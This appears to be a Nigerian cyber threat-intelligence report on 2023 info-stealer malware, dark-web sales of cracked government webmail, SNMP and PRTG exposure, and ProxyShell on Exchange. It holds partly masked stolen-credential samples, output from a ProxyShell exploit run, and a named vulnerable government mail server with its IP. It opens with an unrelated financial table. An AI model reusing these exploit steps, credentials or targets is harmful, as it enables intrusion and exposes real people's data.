Current Assets	10,000,000	10,000,000	100%	10,000,000	10,000,000	100%	10,000,000	10,000,000	100%	10,000,000	10,000,000	100%	10,000,000	10,000,000	100%	10,000,000	10,000,000	100%
Non-current Assets	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%
Total Assets	10,200,000	10,200,000	100%	10,200,000	10,200,000	100%	10,200,000	10,200,000	100%	10,200,000	10,200,000	100%	10,200,000	10,200,000	100%	10,200,000	10,200,000	100%
<b>Income Statement (Detailed)</b>																		
Revenue	10,000,000	9,800,000	98%	10,000,000	9,800,000	98%	10,000,000	9,800,000	98%	10,000,000	9,800,000	98%	10,000,000	9,800,000	98%	10,000,000	9,800,000	98%
Operating Expenses	(500,000)	(500,000)	100%	(500,000)	(500,000)	100%	(500,000)	(500,000)	100%	(500,000)	(500,000)	100%	(500,000)	(500,000)	100%	(500,000)	(500,000)	100%
Other Income	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%	200,000	200,000	100%
Profit Before Tax	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%

Financial statement

The release of such sensitive information underscores the far-reaching consequences of ransomware attacks and the urgent need for enhanced data protection measures in the face of evolving cyber threats.

# The Growing Threat of Info Stealer Malware

lagosstate.gov.ng	NG	MAIL Microsoft Corporation Private server	99.00	seller52	cracked	<a href="#">View Proof</a>	<a href="#">Buy</a>	2022-07-09 13:09:20
lagosstate.gov.ng	NG	MAIL Microsoft Corporation Private server	99.00	seller85	cracked	<a href="#">View Proof</a>	<a href="#">Buy</a>	2022-01-25 20:31:38
gov88890.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller52	cracked	<a href="#">View Proof</a>	<a href="#">Buy</a>	2022-06-26 21:22:28
limihospital.org	NG	Zimbra Webmail Freshly Cracked	35.00	seller52	cracked	<a href="#">View Proof</a>	<a href="#">Buy</a>	2022-01-27 12:47:09

In recent years, there has been a significant increase in cyber-attacks in Nigeria, affecting organizations of all sizes and industries. One particular type of malware, known as Info stealer malware, has become increasingly common in the country.

The Info stealer malware is designed to steal sensitive information from infected systems, including login credentials, financial data, and personally identifiable information (PII). Once the data is stolen, it is sent back to the attacker's command and control (C&C) server.

Our CTI team has discovered stolen credentials from Nigeria on the dark web, as well as other activities related to Info stealer malware listed on various underground forums for sale. This highlights the growing threat posed by this malware in Nigeria.

The prevalence of Info stealer malware can be attributed to several factors. One factor is the lack of cybersecurity awareness among employees, who may not be fully aware of the risks associated with opening suspicious emails or clicking on links from unknown sources. This makes them more susceptible to phishing attacks, which are often used to distribute malware.

```

Machine IP: 197.210.10.148
Country: NG
Malware Infection Date: 2023-08-04 09:05:44
Tag: Possible Customer
URL: https://www.federalreserve.gov.ng...
User: usmanhabibu1895@gmail.com
Password: 000****

Machine IP: 102.89.11.18
Country: NG
Malware Infection Date: 2023-08-04 08:50:03
Tag: Possible Customer
URL: https://www.federalreserve.gov.ng...
User: ADEBAYO A
Password Ayo****

Machine IP: 197.210.76.144
Country: NG
Malware Infection Date: 2023-08-04 09:05:44
Tag: Possible Customer
URL: https://www.federalreserve.gov.ng...
User: usmanhabibu1895@gmail.com
Password: 000****


Machine IP: 197.210.10.148
Country: NG
Malware Infection Date: 2023-08-04 09:05:44
Tag: Possible Customer
URL: https://www.federalreserve.gov.ng...
User: usmanhabibu1895@gmail.com
Password: 000****

Machine IP: 102.89.11.18
Country: NG
Malware Infection Date: 2023-08-04 08:50:03
Tag: Possible Customer
URL: https://www.federalreserve.gov.ng...
User: ADEBAYO A
Password Ayo****

Machine IP: 197.210.76.144
Country: NG
Malware Infection Date: 2023-08-04 09:05:44
Tag: Possible Customer
URL: https://www.federalreserve.gov.ng...
User: usmanhabibu1895@gmail.com
Password: 000****
    
```

sample of credential captured by Info stealer Malware

lagosstate.gov.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller85	cracked	View Proof	Buy	2022-02-04 10:55:54
lagosstate.gov.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller62	cracked	View Proof	Buy	2022-06-03 02:32:29
lagosstate.gov.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller52	cracked			
lagosstate.gov.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller85	cracked			
gov88890.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller52	cracked			
limihospital.org	NG	Zimbra Webmail Freshly Cracked	35.00	seller52	cracked			
gov9042.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller52	cracked	View Proof	Buy	2022-05-18 17:13:05
gov66058.ng	NG	OWA WEB MAIL Microsoft Corporation Private server	99.00	seller52	cracked	View Proof	Buy	2022-06-26 21:21:54




sample of credential listed for sales - image credit - X

Another contributing factor is the absence of strong and efficient cybersecurity measures in numerous Nigerian organizations. This results in many businesses lacking adequate and effective controls, leaving them more vulnerable to both targeted and non-targeted cyber-attacks.

<https://x.com/DavidHundeyin/status/1549418961518972930/>

The use of pirated operating systems and software has contributed to the increased infection rates on personal laptops and other mobile devices. Our SOC Team has observed activities related to Info stealer malware such as Racoon, RedLine, Pony, and Agent Tesla across various industry verticals during proactive monitoring and incident response engagements. These malware capabilities have been observed packaged into ransomware code, leading to data exfiltration and encryption activities during ransomware deployment.

A recent report by Group-IB revealed the discovery of a new web-based control panel called W3LL, used by cybercriminals to manage various types of malware, including banking trojans, ransomware, and information stealers. This control panel is being sold on the dark web and is marketed as a "one-stop shop" for managing malware campaigns. The discovery of this control panel highlights the growing sophistication of cybercriminals and emphasizes the need for businesses to take proactive measures to protect their systems and data from these types of attacks.



```
+ -----[OV6]-----+
| E : dpa@.....com
| P : @Password
| IP : 105.112. ....
| C : Nigeria
| R : Lagos
| CY : Lagos
| OS : Mac OS X
| B : Chrome
| D : Wed May 31, 2023 7:00 pm
| UA : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
+ -----+

+ -----[OV6]-----+
| E : cinvy@.....com
| P : Suye
| IP : 105.112. ....
| C : Nigeria
| R : Lagos
| CY : Lagos
| OS : Mac OS X
| B : Chrome
| D : Wed May 31, 2023 10:23 pm
| UA : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
+ -----+
```


sample credential from W3LL, capturing a sample data from Lagos Nigeria

To defend against Info stealer malware and other types of malware, organizations must take proactive measures to enhance their cybersecurity posture. This includes implementing robust and proactive cybersecurity controls that are risk-based, as well as providing regular cybersecurity training to employees to raise awareness of the risks associated with cyber-attacks and how to prevent them.


In conclusion, the Info stealer malware poses a significant threat to organizations in Nigeria in 2023, and businesses need to take proactive steps to protect themselves from these types of attacks as they move forward into 2024.

# What happened in the second quarter of 2023?


## 2023| Q2 at a glance




Multiple cyber incidents have gone unreported in Q2 of 2023 in Nigeria. We observed that if organizations/businesses continue this way, it might end up eroding the digital trust on which society relies and give more advantages to threat actors




CVEs from 2021, 2022 and Q1 and Q2 of 2023 are still been exploited. Government, schools, and businesses were targets of multiple breaches and ransomware attacks in Q2. The focus is on supply chain attacks, data espionage, ransomware, and hacktivism.



Our Dark web HUMINT engagement reported a followup on the MOs and activities of newly regroup ransomware threat actors. More ransomware and business email compromise attacks were observed in South Africa, Nigeria and Kenya




Threat Intelligence Ops reveals misconfigurations leading to sensitive data leakage on critical systems and facilities in Nigeria. Our reports have helped block these leakages and fix these vulnerabilities to ensure a safer cyberspace.



Misconfiguration, Insecure Design and Lack of Proper logging and monitoring were identified as root causes of cyber incidents observed in Q2.



# Vulnerabilities in Routers and SNMP Exploitation




One of the advisories from CISA highlighted the targeting of vulnerabilities in routers by threat actor groups, particularly those made by Cisco. The CTI team has undertaken a detailed examination of this advisory and its relevance to Nigeria and other countries in the African region.

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-108>

# Vulnerabilities in Routers and SNMP Exploitation


The advisory emphasized two primary methods used by adversaries to target Cisco routers. Firstly, the exploitation of the Simple Network Monitoring Protocol (SNMP), which can be abused to steal sensitive network information and penetrate a network. Secondly, attackers have leveraged outdated software and operating systems to compromise entire organizations.



Number of internet-facing SNMP services.

Upon further investigation, it was found that there are almost 40,000 internet-facing devices with SNMP ports, with Cisco Systems leading the chart, followed by Mikrotik. Additionally, it was discovered that over 10,000 of these devices are running SNMP version 1, which presents a high level of risk due to clear text communication of community strings.


Furthermore, it was observed that the network monitoring tool PRTG, commonly deployed by organizations, leverages the SNMP port on network devices and hosts for data collection. Misconfigurations in PRTG have exposed internal systems, leading to potential attacks such as enumerations and discovery.




PRTG platform with default credential

In light of these findings, organizations and businesses with similar infrastructure and services are advised to apply security best practices around the management of SNMP ports and their usage. This includes addressing issues related to the use of older versions, misconfigurations, and the reconfiguration of PRTG dashboard access from the default settings.

Continuous vulnerability management is recommended for all assets, whether internal or external facing, within the purview of all organizations and businesses.



Information from misconfigured PRTG platform



Information from misconfigured PRTG Dashboard.

# Persistent Vulnerabilities: The Ongoing Threat to Microsoft Exchange Servers



The ProxyLogon, ProxyShell, ProxyNotShell, and OWASSRF exploit chains have been utilized to target Microsoft Exchange servers in various industries. The exploitation of these vulnerabilities is particularly concerning given that most of the CVEs are from 2021, and yet, vulnerable servers have been identified in our space during threat hunting in 2023.

## Persistent Vulnerabilities: The Ongoing Threat to Microsoft Exchange Servers

ProxyShell is a method of compromising Exchange servers without requiring login credentials, exploiting three system vulnerabilities to execute commands on the server via the internet.

To provide a comprehensive overview of these exploits:

- CVE-2021-34473: Enables arbitrary backend URL access as the Exchange machine account (NT AUTHORITY\SYSTEM).
- CVE-2021-34523: Elevation of Privileges to gain access to the Exchange PowerShell backend for running PowerShell commands.
- CVE-2021-31207: This vulnerability leverages the New-MailboxExportRequest cmdlet to export the user mailbox to an arbitrary file location, which can then be used to write a web shell on the Exchange server.

The exploitation of these vulnerabilities poses a significant risk to the security and integrity of Microsoft Exchange servers, and it is crucial for organizations to promptly address these issues to mitigate potential threats.

```

$ python3 proxyshell.py -u https://[redacted]06/
[+] Determining number of Exchange backend servers...
[+] Exchange Backend Servers: ['[redacted]-ex01.[redacted]tals.com', '[redacted]-ex002.[redacted]tals.com']
[+] [redacted]-ex01.[redacted]tals.com - version: 15.2.221.18
[+] [redacted]-ex01.[redacted]tals.com - version short: Exchange Server 2019 RTM Mar21SU
[+] [redacted]-ex01.[redacted]tals.com - user: NT AUTHORITY\SYSTEM
[+] [redacted]-ex01.[redacted]tals.com - sid: S-1-5-18
[+] [redacted]-ex002.[redacted]itals.com - version: 15.2.221.12
[+] [redacted]-ex002.[redacted]itals.com - version short: Exchange Server 2019 RTM
[+] [redacted]-ex002.[redacted]itals.com - user: [redacted]TALS\...-EX01$
[+] [redacted]-ex002.[redacted]itals.com - sid: S-1-5-21-[redacted]1104
[+] Successfully parsed SID via backend request: S-1-5-21-[redacted]1104
[+] Attempting to retrieve Active Directory emails...
[+] Enumerated 110 possible UserMailbox LegacyDNs from Active Directory
[+] Enumerated 100 possible User LegacyDNs from Active Directory
[+] Enumerated SMTP domains: {'outlook.com', '[redacted]tals.com', '[redacted]health.com', '[redacted].com', 've[redacted].com', 'gmail.com', 'yahoo.com'}
[+] Attempting to retrieve SID for /o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=[redacted]Olu
[+] Successfully parsed SID via UserMailbox object: S-1-5-21-[redacted]1104
[+] Attempting to discover SID via 49 builtin email combinations
[+] Retrieved LegacyDN: /o=[redacted]TALS/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=74e946a251d54d2783927e816aef0793-Administ
    
```

Exploit Kit available and can be use to established PowerShell Access

The exploitation of these vulnerabilities is particularly concerning given that most of the CVEs are from 2021, and yet, vulnerable servers have been identified in our space during threat hunting in 2023. This indicates a persistent and ongoing risk, with organizations still exposed to potential attacks despite the availability of patches and security updates.

**Outlook** 2023-05-06T16:13:43.111709


102.104.100.10  
inb@in.gov.ng  
AutoDiscover@in.gov.ng  
hq-exc2@in.gov.ng  
Layer3 Limited  
Nigeria, Abuja

**SSL Certificate**  
Issued By: [redacted]  
j-Common Name: Sectigo RSA Domain  
Validation Secure Server CA  
j-Organization: Sectigo Limited  
Issued To: [redacted]  
j-Common Name: inb@in.gov.ng  
Supported SSL Versions: TLSv1.2

**Vulnerabilities**  
CVE-2021-34473  
CVE-2021-31206  
CVE-2021-34523  
CVE-2021-31207


HTTP/1.1 200 OK  
Cache-Control: no-cache, no-store  
Pragma: no-cache  
Content-Type: text/html; charset=utf-8  
Expires: -1  
Server: Microsoft-IIS/10.0  
request-id: 4b61314e-4af2-48c8-97a8-d3378a02c537  
X-Frame-Options: SAMEORIGIN  
X-AspNet-Version: 4.0.30319  
X-Powered-By: ASP.NET  
Date: Sat, 06 M...

A OWA service vulnerable to bunch of CVEs including ProxyShell via shodan.



A OWA service vulnerable to bunch of CVEs including ProxyShell via shodan.

Furthermore, it has been observed that many ransomware initial access points were established through vulnerable Outlook Web Access (OWA) services, particularly in the last and second quarter of 2023. This highlights the real-world impact of these vulnerabilities, as threat actors continue to exploit them to gain unauthorized access and carry out malicious activities within compromised networks




Observation of Exploitation attempts in Administrator Inbox

The presence of these unaddressed vulnerabilities poses a significant security threat to organizations, underscoring the urgent need for proactive measures to secure Microsoft Exchange servers and prevent the exploitation of known vulnerabilities. Organizations must prioritize patch management, security updates, and ongoing monitoring to safeguard against potential attacks and protect sensitive data from unauthorized access and exploitation.


<https://www.mandiant.com/resources/blog/pst-want-shell-proxyshell-exploiting-microsoft-exchange-servers>

# Back to the first quarter of 2023!


## 2023 | Q1 at a glance



Some of the cyber threat predictions towards the buildup of the 2023 general elections were observed; ranging from setting up fake INEC recruitment portals, massive social media propaganda & fake grants set up to collect personally identifiable data of citizens




CVEs from Q4 of 2022 and Q1 of 2023 are still being exploited. Multinationals, schools, and businesses are targets of multiple breaches and ransomware attacks in Q1. Multiple releases of previously ransomed organizations' data to the dark web upon not heeding the payment request.



Our Dark web HUMINT engagement reported a follow-up on the MOs and activities of hacktivist groups like Anonymous Sudan and Killnet. Collaboration across the global law enforcement community had led to the arrest of some forum leads and the shutdown of markets



Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria. Affected parties were notified and mixed feedback was received. Multiple discoveries expose personally identifiable information, credentials, and mail access currently being used as launch beds.



Misconfiguration, Insecure Design and Lack of Proper logging and monitoring were identified as the top flaw of web applications tested in Q1.

